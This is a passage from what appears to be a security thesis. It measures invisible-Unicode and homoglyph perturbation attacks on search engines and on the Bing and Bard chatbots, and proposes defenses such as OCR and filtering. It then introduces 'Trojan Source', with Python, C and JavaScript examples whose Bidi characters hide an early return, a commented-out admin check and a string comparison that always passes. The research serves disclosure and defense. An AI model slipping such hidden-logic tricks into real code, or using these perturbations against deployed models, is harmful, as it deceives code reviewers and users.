We found some perturbed URLs repeated across distinct queries, and analyzed who the most common perturbed URL publishers were. The top 5 perturbed URLs appear in Bing responses, and all of them belong to the "Bidi" attack. In order, docz.net[20] appears 121 times in 74 distinct queries, contains a URL fragmented by hyphens, and resolves

[20]doczz.net/doc/7707974/e-s-q-u-e-m-a-s-d-e-s-e-n-t-i-d-o—u-n-o-q-u-e-%E2...

Website	Occurrences
en.wikipedia.org	1351
www.researchgate.net	1132
www.quora.com	449
www.imdb.com	366
www.ncbi.nlm.nih.gov	353
www.coursehero.com	293
www.youtube.com	292
screenrant.com	198
archive.org	196
www.nytimes.com	196

Table 2.4: Top 10 web pages occurring among perturbed URLs.

to content similarly fragmented with whitespace. Researchgate.com[21] appears 118 times in 79 distinct queries; this web page exhibits similar fragmentation in its URL and title. Earthobservatory.nasa.com[22] appears 80 times in 59 distinct queries and contains a broken PDF. Next is Researchgate.com[23] again, appearing 75 times in 58 distinct queries; this webpage exhibits a fragmented URL, title, and content. Finally, text-id.123dok.com[24], appears 66 times among 51 distinct queries, and exhibits a fragmented URL and content.

2.7.7 Chatbot Search

Recent strides in large language models (LLMs) have led some of the largest commercial search providers to claim that the future of search will be closely coupled with LLM-driven chatbots [112,113]. The first global-scale product to market this technology for search was Microsoft's update to Bing, introducing a chatbot driven by OpenAI's GPT-4 [114, 115] as pictured in Figure 2.25, followed shortly thereafter by Google's release of its competitor model Bard [116].

Given the relationship to traditional search, we were curious if both Bing's GPT-4 and Google's Bard chatbot were affected by imperceptible perturbations.

To test this, we provided the titles of the articles on our "Bad Search Wiki" as inputs to both model, repeating each inference for the different perturbation techniques listed in Table 2.3. To accomplish this, we wrote a script which directly queries each chatbot's API and captures the results. Each input was provided in the context of a fresh chat session, such that previous inputs would not affect the models' outputs.

[21] www.researchgate.net/publication/301747842_R_e_l_a_t_i_o_n_s_h...
[22] earthobservatory.nasa.gov/features/Aerosols/what_are_aerosols_1999.pdf
[23] www.researchgate.net/publication/360221630_I_M_P_A_C_T_O_D...
[24] text-id.123dok.com/document/zpv7334z-h-s-i-l-g-n-el-a-i-r-e-t-a-m-g-n-i-t...




Figure 2.23: Comparison of Bing Chatbot web sources cited between perturbed and unperturbed inputs. The higher M_d, the stronger the attack.




Figure 2.24: Comparison of Google Bard chatbot web sources cited between perturbed and unperturbed inputs. The higher M_d, the stronger the attack.

Since the outputs of a search chatbot are different than the SERP outputs of search engines, we had to adjust the manner in which we interpret experimental results. Both Bing and Bard conveniently provide a set of web sources with each query to serve as citations in responses generated. We compared the set of URLs returned as citations for perturbed inputs with those returned for unperturbed inputs using the disruption score M_d defined in Equation (2.2). We show this evaluation for Bing's GPT-4 model in Figure 2.23. From these results, we observe that RLO and homo are the most effective perturbation techniques for disrupting chatbot response citations and are almost always successful. Each other technique, other than the control (base), also disrupted the results but had a success rate less than half that of the strongest techniques. We show the same




Figure 2.25: Bing Chatbot UI.




Figure 2.26: Comparison of Bing Chatbot text outputs between perturbed and unperturbed inputs. The lower chrF Score, the stronger the attack.




Figure 2.27: Comparison of Google Bard chatbot text outputs between perturbed and unperturbed inputs. The lower chrF Score, the stronger the attack.

evaluation for Google's Bard in Figure 2.24 and observe that the results for each technique follow the same pattern as Bing but with a slightly higher attack success rate for nearly every perturbation technique.

In addition, we wanted to evaluate the non-URL text emitted by the chatbot in the presence of imperceptible perturbations. To accomplish this, we calculated the chrF score [117] for the perturbed model output with the unperturbed model output as the ground truth reference. In this metric, we compare only the text output and do not consider the web sources analyzed in the previous experiment. These results for Bing can be seen in Figure 2.26. From these results, we see again that the Bing GPT-4 model was most affected by rlo and homo perturbation techniques, with a notable but less powerful affect on each other perturbation technique. The same evaluation for Google's Bard is show in Figure 2.27, and once again the trends are nearly identical to Bing's GPT-4 but with a higher attack success rate.

From these results, we can conclude that both Bing's GPT-4 chatbot and Google's Bard chatbot are highly vulnerable to manipulation via bidirectional control characters and homoglyphs, and at least somewhat vulnerable to every other perturbation technique examined.

2.7.8 Search Experiments Interpretation

We find that our attacks work on real-world commercial search engines as summarized in Section 2.7.8. Google, Bing, and Elasticsearch all appeared vulnerable to one or more variation of imperceptible perturbations at the time of our experiments, and this opens the

Table 2.5: Summary of all search experimental results.
Larger numbers / greener cells are more successful attacks.

Target	**Metric**	**Metric Change** (Relative to No Perturbation)						
		zwsp	**zwnj**	**zwj**	**homo**	**rlo**	**bksp**	**del**
Google Search	M_h	100%	1%	2%	100%	100%	100%	96%
Google Search	M_s	6%	6%	-5%	58%	59%	-19%	-21%
Google Search	M_d $(b = 9)$	68%	21%	2%	77%	99%	n/a	66%
Bing Search	M_h	98%	98%	98%	98%	77%	58%	69%
Bing Search	M_s	-11%	-5%	-25%	-27%	2%	-58%	-41%
Bing Search	M_d $(b = 9)$	87%	61%	86%	88%	98%	n/a	90%
Elasticsearch	M_h	99%	99%	99%	99%	99%	99%	99%
Elasticsearch	M_s	-98%	1%	1%	1%	1%	1%	1%
Bing Chatbot (GPT-4)	M_d	23%	18%	27%	93%	100%	33%	35%
Bing Chatbot (GPT-4)	-chrF	30%	35%	36%	85%	92%	39%	40%
Google Bard	M_d	37%	28%	23%	100%	100%	40%	36%
Google Bard	-chrF	61%	53%	52%	88%	94%	61%	62%

possibility that these techniques could be used to supplement disinformation campaigns by manipulating search results. We also found that this attack successfully extends to search-adjacent machine learning models that may represent the future of online search such as Google and Bing's chatbots.

2.8 Discussion

2.8.1 Ethics

We followed departmental ethics guidelines closely. We used legitimate, well-formed API calls to all third parties, and paid for commercial products. To minimize the impact both on commercial services and CO_2 production, we chose small inputs, maximum iterations, and pool sizes. For example, while Microsoft Azure allows inputs of size 10,000 [118], we used inputs of less than 50 characters. Finally, we followed standard responsible disclosure processes.

2.8.2 Attack Potential

Imperceptible perturbations derived from manipulating Unicode encodings provide a broad and powerful class of attacks on text-based NLP systems. They enable adversaries to:

- Alter the output of machine translation systems;
- Evade toxic-content detection;
- Invisibly poison NLP training sets;
- Hide documents from indexing systems;
- Manipulate the results of search engines;
- Conduct denial-of-service attacks on NLP systems.

Perhaps the most disturbing aspect of our imperceptible perturbation attacks is their broad applicability: all text-based NLP systems we tested are susceptible. Indeed, any machine learning model which ingests user-supplied text as input is theoretically vulnerable to this attack. The adversarial implications may vary from one application to another and from one model to another, but all text-based models are based on encoded text, and all text is subject to adversarial encoding unless the coding is suitably constrained.

These attacks bring human-imperceptible adversarial examples to the text domain. Unlike the image domain in which such adversarial examples have previously existed, the text domain is more discrete. While pixel values can be subtly manipulated, textual tokens do not benefit from the same subtleties. However, our encoding techniques make this possible for modern text-based models. The highly discrete nature of text suggests that adversarial examples in this domain tend to be more model transferable, but also suggests that it may be easier to defend against this class of attack, as we will discuss in the next section.

2.8.3 Defenses

While imperceptible perturbation attacks do initially target tokenizers, it is not clear that improvements to tokenizers can robustly mitigate this attack vector. If the invisible and control characters used for imperceptible perturbations are not present in a model's dictionary, the tokenizer will always generate `<unk>` tokens that are likely to degrade the model's attention mechanism or otherwise adversely affect input context. However, even if these characters are added to the dictionary, or a dictionary-free embedding is used [119], there will still be a similar adverse affect on attention and context due to the embedded tokens differing from commonly seen training data. Furthermore, reordering attacks will persist even if tokenizers properly learn invisible and control characters due to the tokens being logically shuffled. Therefore, we must look beyond the tokenizer to build a complete defense.

Given that the conceptual source of this attack stems from differences in logical and visual text encoding representation, one catch-all defense is to render all input, interpret




Figure 2.28: Evaluation of OCR defense against imperceptible perturbations.

it with optical character recognition (OCR), and feed the output into the original text model. This technique is described more formally in Appendix A.5 Algorithm 3. Such a tactic functionally forces models to operate on visual input rather than highly variable encodings, and has the added benefit that it can be retrofitted onto existing models without retraining.

To evaluate OCR as a general defense against imperceptible perturbations, we reevaluated the 500 adversarial examples previously generated for each technique against the Fairseq En→FR translation model. Prior to inference, we preprocessed each sample by resolving control sequences in Python, rendering each input as an image with Pillow [120] and Unifont [83], and then performing OCR on each image with Tesseract [121] fine-tuned on Unifont. The results, shown in Figure 2.28, indicate that this technique fully prevents 100% of invisible character, reordering, and deletion attacks while strongly mitigating the majority of homoglyph attacks.

Our experimental defense, however, comes at a cost of 6.2% lowered baseline BLEU scores. This can be attributed to the OCR engine being imperfect; on some occasions, it outputs incorrect text for an unperturbed rendering. Similarly, it misinterprets homoglyphs at a higher rate than unperturbed text, leading to degraded defenses with the increased use of homoglyphs. Despite these shortcomings, OCR provides strong general defense at a relatively low cost without retraining existing models. Further, this cost could be decreased with better performing OCR models.

The accuracy and computational costs of retrofitting existing models with OCR may not be acceptable in all applications. We therefore explore additional defenses that may be

Table 2.6: Text mixing Latin and Cyrillic linguistic families.

Interword Mixing	Intraword Mixing
Hello папа	Hello папа

more appropriate for certain settings.

Invisible Character Defenses

Generally speaking, invisible characters do not affect the semantic meaning of text, but relate to formatting concerns. For many text-based NLP applications, removing a standard set of invisible characters from inference inputs would block invisible character attacks.

If application requirements do not allow discarding such characters, tokenizers might include them in the source-language dictionary to create non-`<unk>` embeddings.

Homoglyph Defenses

Homoglyphs are perhaps the most challenging technique against which to defend. Functionally speaking, the OCR defense attempts to map unusual homoglyphs to their more common counterparts, thus increasing the likelihood that they are present in the NLP model's dictionary.

This mapping could be specified by model designers; a well-designed mapping of less-common homoglyphs to their most common counterparts applied prior to inference would have a similar effect to a high-performing OCR model. However, creating such a mapping is a daunting task, as the Unicode specification is immense. Automated techniques, such as previously depicted in Figure 2.3, may help to create these mappings.

Other defense techniques also exist. Homoglyph sets typically arise from the fact that Unicode contains many alphabets, some of which have similar characters. While multilingual speakers will often mix words and phrases from different languages in the same sentence, it is rare for characters from different languages to be used within the same word. That is, interword linguistic family mixing is common, but intraword mixing is much less so. For example, see Table 2.6.

Conveniently, the Unicode specification divides code points into distinct, named blocks such as "Basic Latin" and "Cyrillic". At design time, a model designer can group blocks into linguistic families. But what do you do when you find an input word with characters from multiple linguistic families? If you discard it, that itself creates an attack vector. In many applications, the robust course of action might be to halt and sound an alarm. If the application doesn't permit that, an alternative is to retain only characters from a single

linguistic family for each word, mapping all intraword-mixed characters to homoglyphs in the dominant linguistic family.

This does not protect against homoglyphs within the same family; to recall the 'paypai' example from 2000 [64], the lowercase 'l', the digit '1' and and uppercase 'I' are homoglyphs in some fonts. Detecting perturbations of this kind is difficult. One might try to define a metric where similarity means same-language homoglyph replacement, and then try to replace ex-dictionary input words with similar in-dictionary words. This too, however, could create additional attack vectors.

Reordering Defenses

For some text-based NLP models with a graphical user interface, reordering attacks can be prevented by stripping all Bidi control characters as the input is displayed to the active user. In other settings, it may be more suitable to throw a warning for Bidi control characters.

A more general solution, however – and one that works for applications without a graphical user interface – is to apply the Bidi algorithm to resolve Bidi control characters and coerce the logical order of text to match the order in which it would be visually rendered.

Deletion Defenses

We suspect that there may not be many use cases where deletion characters are a valid input into a model. Deletion characters may be resolved prior to inference, or a warning may be raised on detection.

2.9 Summary

In this chapter we have explored a range of novel attacks against natural language processing systems. These attacks leverage encoding-level text perturbations which produce no visual effects to target machine learning models with text inputs. These techniques work on commercial models in a black-box setting, can be used to craft both targeted and untargeted attacks, and exhibit a high degree of model transferability.

We then applied these attack technique to search engines, where we introduced the concept of adversarial search. In this setting, imperceptible perturbations are used to surface targeted content in search results only in the presence of a poisoned query. This vulnerability can be used to power disinformation campaigns.

In the next chapter, we will explore the application of encoding-level perturbations to source code. We will shift from targeting natural language systems to targeting compilers, and in doing so will present a new class of attacks against software production.

Chapter 3

Trojan Source

We present a new type of attack in which source code is maliciously encoded so that it appears different to a compiler and to the human eye. This attack exploits subtleties in text-encoding standards such as Unicode to produce source code whose tokens are logically encoded in a different order from the one in which they are displayed, leading to vulnerabilities that cannot be perceived directly by human code reviewers. 'Trojan Source' attacks, as we call them, pose an immediate threat both to first-party software and of supply-chain compromise across the industry. We present working examples of Trojan Source attacks in C, C++, C#, JavaScript, Java, Rust, Go, Python, SQL, Bash, Assembly, and Solidity. We propose definitive compiler-level defenses, and describe other mitigating controls that can be deployed in editors, repositories, and build pipelines while compilers are upgraded to block this attack. We document an industry-wide coordinated disclosure for these vulnerabilities; as they affect most compilers, editors, and repositories, the exercise teaches how different firms, open-source communities, and other stakeholders respond to vulnerability disclosure.

3.1 Invisible Vulnerabilities

What if it were possible to trick compilers into emitting binaries that did not match the logic visible in source code? We demonstrate that this is not only possible for a broad class of modern compilers, but easily exploitable.

We show that subtleties of modern expressive text encodings, such as Unicode, can be used to craft source code that appears visually different to developers and to compilers. The difference can be exploited to invisibly alter the logic in an application and introduce targeted vulnerabilities.

The belief that trustworthy compilers emit binaries correctly implementing the algorithms defined in source code is a foundational assumption of software. It is well-known that malicious compilers can produce binaries containing vulnerabilities [122]; as a result, there

has been significant effort devoted to verifying compilers and mitigating their exploitable side-effects. However, to our knowledge, producing vulnerable binaries via unmodified compilers by manipulating the encoding of otherwise non-malicious source code has not so far been explored.

Consider a supply-chain attacker who seeks to inject vulnerabilities into software upstream of the ultimate targets, as happened in the recent Solar Winds incident [5]. Two methods an adversary may use to accomplish such a goal are suborning an insider to commit vulnerable code into software systems, and contributing subtle vulnerabilities into open-source projects. In order to prevent or mitigate such attacks, it is essential for developers to perform at least one code or security review of every submitted contribution. However, this critical control may be bypassed if the vulnerabilities do not appear in the source code displayed to the reviewer, but are hidden in the encoding layer underneath. Such an attack is quite feasible, as we will now demonstrate.

In this chapter, we make the following contributions:

- We define a novel class of vulnerabilities, which we call Trojan Source attacks, and which use maliciously encoded but semantically permissible source code modifications to introduce invisible software vulnerabilities.
- We provide working examples of Trojan Source vulnerabilities in C, C++, C#, JavaScript, Java, Rust, Go, Python, SQL, Bash, Assembly, and Solidity.
- We describe effective defenses that must be employed by compilers, as well as other defenses that can be used in editors, repositories, and build pipelines, and discuss the limitations of these defenses.
- We document the coordinated disclosure process we used to disclose this vulnerability across the industry, and what it teaches about the response to disclosure.
- We raise a new question about what it means for a compiler to be trustworthy.

3.2 Background

3.2.1 Compiler Security

Compilers translate high-level programming languages into lower-level representations such as architecture-specific machine instructions or portable bytecode. They seek to implement the formal specifications of their input languages, deviations from which are considered to be bugs.

Since the 1960s [123], researchers have investigated formal methods to mathematically prove that a compiler's output correctly implements the source code supplied to it [124,

125]. Many of the discrepancies between source code logic and compiler output logic stem from compiler optimizations, about which it can be difficult to reason [126]. These optimizations may also cause side-effects that have security consequences [127].

3.2.2 Supply-Chain Attacks

Supply-chain attacks are those in which an adversary tries to introduce targeted vulnerabilities into deployed applications, operating systems, and software components [39]. Once published, such vulnerabilities are likely to persist within the affected ecosystem even if patches are later released [40]. Following a number of attacks that compromised multiple firms and government departments, supply-chain attacks have gained urgent attention from the US White House [7].

Adversaries may introduce vulnerabilities in supply-chain attacks through modifying source code, compromising build systems, or attacking the distribution of published software [128, 129]. Distribution attacks are mitigated by software producers signing binaries, so attacks on the earlier stages of the pipeline are particularly attractive. Attacks on upstream software such as widely-utilized packages can affect multiple dependent products, potentially compromising whole ecosystems. As supply-chain threats involve multiple organizations, modeling and mitigating them requires consideration of technical, economic, and social factors [130].

Open-source software provides a significant vector through which supply-chain attacks can be launched [131], and is ranked as one of OWASP's Top 10 web application security risks [132].

3.3 Attack Methodology

3.3.1 Reordering

Internationalized text encodings require support for both left-to-right languages such as English and Russian, and right-to-left languages such as Hebrew and Arabic. When mixing scripts with different display orders, there must be a deterministic way to resolve conflicting directionality. For Unicode, this is implemented in the Bidirectional, or Bidi, Algorithm [71].

In some scenarios, the default ordering set by the Bidi Algorithm may not be sufficient; for these cases, Bidi control characters are provided. Bidi control characters are invisible characters that enable switching the display ordering of groups of characters.

Table 3.1 provides a list of Bidi control characters relevant to this attack. Of note are `LRI` and `RLI`, which format subsequent text as left-to-right and right-to-left respectively, and are both closed by `PDI`.

Table 3.1: Unicode directionality formatting characters relevant to reordering attacks. See Bidi specification for complete list [71].

Abbreviation	Code Point	Name	Description
LRE	U+202A	Left-to-Right Embedding	Try treating following text as left-to-right.
RLE	U+202B	Right-to-Left Embedding	Try treating following text as right-to-left.
LRO	U+202D	Left-to-Right Override	Force treating following text as left-to-right.
RLO	U+202E	Right-to-Left Override	Force treating following text as right-to-left.
LRI	U+2066	Left-to-Right Isolate	Force treating following text as left-to-right without affecting adjacent text.
RLI	U+2067	Right-to-Left Isolate	Force treating following text as right-to-left without affecting adjacent text.
FSI	U+2068	First Strong Isolate	Force treating following text in direction indicated by the next character.
PDF	U+202C	Pop Directional Formatting	Terminate nearest LRE, RLE, LRO, or RLO.
PDI	U+2069	Pop Directional Isolate	Terminate nearest LRI or RLI.

Bidi control characters enable even single-script characters to be displayed in an order different from their logical encoding. This fact has previously been exploited to disguise the file extensions of malware disseminated by email [72] and, in work described in the previous chapter of this thesis, to craft adversarial examples for NLP machine-learning pipelines [133].

As an example, consider the following Unicode character sequence:

RLI a b c PDI

which will be displayed as:

c b a

All Unicode Bidi control characters are restricted to affecting a single paragraph, as a newline character will explicitly close any unbalanced control characters – those that lack a corresponding closing character.

3.3.2 Isolate Shuffling

In the Bidi specification, isolates are groups of characters that are treated as a single entity; that is, the entire isolate will be moved as a single block when the display order is overridden.

Isolates can be nested. For example, consider the Unicode character sequence:

RLI LRI a b c PDI LRI d e f PDI PDI

which will be displayed as:

d e f a b c

Embedding multiple layers of `LRI` and `RLI` within each other enables the near-arbitrary reordering of strings. This gives an adversary fine-grained control, so they can manipulate the display order of text into an anagram of its logically-encoded order.

3.3.3 Compiler Manipulation

Like most non-text rendering systems, compilers and interpreters do not typically process formatting control characters, including Bidi control characters, prior to parsing source code. This can be used to engineer a targeted gap between the visually-rendered source code as seen by a human eye, and the raw bytes of the encoded source code as evaluated by a compiler.

We can exploit this gap to create adversarially-encoded text that is understood differently by human reviewers and by compilers.

3.3.4 Syntax Adherence

Most well-designed programming languages will not allow arbitrary control characters in source code, as they will be viewed as tokens meant to affect the logic. Thus, randomly placing Bidi control characters in source code will typically result in a compiler or interpreter syntax error. To avoid such errors, we can exploit two general principles of programming languages:

- **Comments** – Most programming languages allow comments within which all text (including control characters) is ignored by compilers and interpreters.
- **Strings** – Most programming languages allow string literals that may contain arbitrary characters, including control characters.

While both comments and strings will have syntax-specific semantics indicating their start and end, these bounds are not respected by Bidi control characters. Therefore, by placing Bidi control characters exclusively within comments and strings, we can smuggle them into source code in a manner that most compilers will accept.

Making a random modification to the display order of characters on a line of valid source code is not particularly interesting, as it is very likely to be noticed by a human reviewer. Our key insight is that we can reorder source code characters in such a way that the resulting display order also represents syntactically valid source code.

3.3.5 Novel Supply-Chain Attack

Bringing all this together, we arrive at a novel supply-chain attack on source code. By injecting Unicode Bidi control characters into comments and strings, an adversary can produce syntactically-valid source code in most modern languages for which the display order of characters presents logic that diverges from the real logic. In effect, we anagram program A into program B.

Such an attack could be challenging for a human code reviewer to detect, as the rendered source code looks perfectly acceptable. If the change in logic is subtle enough to go undetected in subsequent testing, an adversary could introduce targeted vulnerabilities without being detected. We provide working examples of this attack in the following section.

Yet more concerning is the fact that Bidi control characters persist through the copy-and-paste functions on most modern browsers, editors, and operating systems. Any developer who copies code from an untrusted source into a protected code base may inadvertently introduce an invisible vulnerability. Code copying is already a significant source of real-world security exploits [134].

3.3.6 Threat Model

More formally, we define the threat model for Trojan Source attacks as an active adversary who seeks to inject adversarial logic into targeted software. If such software has an upstream dependency on further software, the adversary may target that instead in a supply chain attack. We define the adversary as having the following access:

- write access to that target software's source code, such as via a direct pull request, *or*
- write access to an upstream dependency of the target software, such as via a pull request against an open source project, *or*
- the ability to post code samples that will be copied and pasted into the target software's source code, such as via question answering websites [135, 136].

3.3.7 Generality

We have implemented the above attack methodology and the examples in the following section with Unicode. Many modern compilers accept Unicode source code, as will be noted in our experimental evaluation. However, this attack paradigm should work with any text specification that enables the manipulation of display order, which is necessary to support internationalized text.

Should the Unicode specification be supplanted by another standard, then in the absence of specific defenses, we believe that it is very likely to provide the same bidirectional functionality used to perform this attack. To substantiate this conjecture, we repeated the experiments presented throughout this chapter using Chinese standard GB18030 and Israeli standard SI1311:2002 in addition to UTF-8, achieving the same results across all three specifications.

```
#!/usr/bin/env python3
bank = { 'alice': 100 }

def subtract_funds(account: str, amount: int):
    ''' Subtract funds from bank account then RLI''' ;return
    bank[account] -= amount
    return

subtract_funds('alice', 50)
```

Figure 3.1: Encoded bytes of a Trojan Source early-return attack in Python.

```
#!/usr/bin/env python3
bank = { 'alice': 100 }

def subtract_funds(account: str, amount: int):
    ''' Subtract funds from bank account then return; '''
    bank[account] -= amount
    return

subtract_funds('alice', 50)
```

Figure 3.2: Rendered text of a Trojan Source early-return attack in Python.

3.4 Exploit Techniques

There are a variety of ways to exploit the adversarial encoding of source code. The underlying principle is the same in each: use Bidi control characters to create a syntactically valid reordering of source code characters in the target language.

In the following section, we propose three general types of exploits that work across multiple languages. We do not claim that this list is exhaustive.

3.4.1 Early Returns

In the early-return exploit technique, adversaries disguise a genuine return statement as a comment or string literal, so they can cause a function to return earlier than it appears to.

Consider, for example, the case of docstrings – formal comments that purport to document the purpose of a function – which are considered good practice in software development. In languages where docstrings can be located within a function definition, an adversary need only find a plausible location to write the word `return` (or its language-specific equivalent) in a docstring comment, and then reorder the comment such that the `return` statement is executed immediately following the comment.

Figures 3.1 and 3.2 depict the encoded bytes and rendered text, respectively, of an early-return attack in Python3. Viewing the rendered text of the source code in Figure 3.2, one would expect the value of `bank['alice']` to be `50` after program execution. However, the value of `bank['alice']` remains `100` after the program executes. This is because the word `return` in the docstring is actually executed due to a Bidi control character, causing the function to return prematurely and the code which subtracts value from a user's bank account to never run.

This technique is not specific to docstrings; any comment or string literal that can be manipulated by an adversary could hide an early-return statement.

```
#include <stdio.h>
#include <string.h>

int main() {
    bool isAdmin = false;
    /*RLO } LRIif (isAdmin)PDI LRI begin admins only */
        printf("You are an admin.\n");
    /* end admins only RLO { LRI*/
    return 0;
}
```

Figure 3.3: Encoded bytes of a Trojan Source commenting-out attack in C.

```
#include <stdio.h>
#include <string.h>

int main() {
    bool isAdmin = false;
    /* begin admins only */ if (isAdmin) {
        printf("You are an admin.\n");
    /* end admins only */ }
    return 0;
}
```

Figure 3.4: Rendered text of a Trojan Source commenting-out attack in C.

3.4.2 Commenting-Out

In this exploit technique, text that appears to be legitimate code actually exists within a comment and is thus never executed. This allows an adversary to show a reviewer some code that appears to be executed but is not present from the perspective of the compiler or interpreter. For example, an adversary can comment out an important conditional, and then use Bidi control characters to make it appear to be still present.

This method is easiest to implement in languages that support mutliline comments. An adversary begins a line of code with a multiline comment that includes the code to be commented out and closes the comment on the same line. They then need only insert Bidi control characters to make it appear as if the comment is closed before the code via isolate shuffling.

Figures 3.3 and 3.4 depict the encoded bytes and rendered text, respectively, of a commenting-out attack in C. Viewing the rendered text makes it appear that, since the user is not an admin, no text should be printed. However, upon execution the program prints *You are an admin.* The conditional does not actually exist; in the logical encoding, its text is wholly within the comment.

The previous example is aided by the Unicode feature that directionality-aware punctuation characters are displayed in reverse within right-to-left settings, e.g. `{` becomes `}`. This can be particularly insidious for the following symbols typically used for inequality tests and bit shifts: <<, >>, <, and >.

3.4.3 Stretched Strings

In this exploit technique, text that appears to be outside a string literal is actually located within it. This allows an adversary to manipulate string comparisons, for example causing strings which appear identical to give rise to a non-equal comparison.

Figures 3.5 and 3.6 depict the encoded bytes and rendered text, respectively, of a stretched-string attack in JavaScript. While it appears that the user's access level is "user" and therefore nothing should be written to the console, the code in fact outputs *You are an*

```
#!/usr/bin/env node

var accessLevel = "user";
if (accessLevel != "userRLO LRI// Check if adminPDI LRI") {
    console.log("You are an admin.");
}
```

Figure 3.5: Encoded bytes of a Trojan Source stretched-string attack in JavaScript.

```
#!/usr/bin/env node

var accessLevel = "user";
if (accessLevel != "user") { // Check if admin
    console.log("You are an admin.");
}
```

Figure 3.6: Rendered text of a Trojan Source stretched-string attack in JavaScript.

admin. This is because the apparent comment following the comparison isn't actually a comment, but included in the comparison's string literal.

In general, the stretched-strings technique will allow an adversary to cause string comparisons to fail. In languages that support a limited set of alternate literals, such as regular expression literals in JavaScript, the stretched string technique can be generalized to apply. A small set of languages, such as Ruby, support Bidi control characters in identifiers such as variable names, and in these languages this technique also generalizes.

